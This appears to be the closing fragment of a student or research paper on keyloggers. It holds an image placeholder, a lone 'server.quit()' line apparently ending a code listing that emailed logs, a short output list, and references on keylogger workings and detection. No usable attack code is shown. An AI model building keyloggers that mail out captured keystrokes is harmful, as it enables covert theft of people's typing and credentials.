
server.quit()

**Output:**

**- keylogger**



- email



**VII. REFERENCES**

[1]<https://ieeexplore.ieee.org/document/8566151>

[2] <https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/>

[3] <https://www.kaspersky.co.in/resource-center/definitions/keylogger>

[4] <https://home.sophos.com/en-us/security-news/2019/what-is-a-keylogger.aspx>

[5] <https://link.springer.com/chapter/10.1007/978-3-642-40576-1_26>

[6] <https://link.springer.com/chapter/10.1007/978-3-642-15512-3_11>

[7] <https://link.springer.com/content/pdf/10.1007%2F978-3-642-04444-1_1.pdf>

[8] <https://link.springer.com/article/10.1007/s41870-018-0237-6>

[9] <https://iopscience.iop.org/article/10.1088/1742-6596/954/1/012008>

[10] <https://www.ijitee.org/wp-content/uploads/papers/v9i3/C8817019320.pdf>

[11]<https://www.researchgate.net/publication/281080760_Analysis_and_Implementation_of_Decipherments_of_KeyLogger_KEYWORDS_53_X_INDIAN_JOURNAL_OF_APPLIED_RESEARCH>

[12] <https://www.ijedr.org/papers/IJEDR1402115.pdf>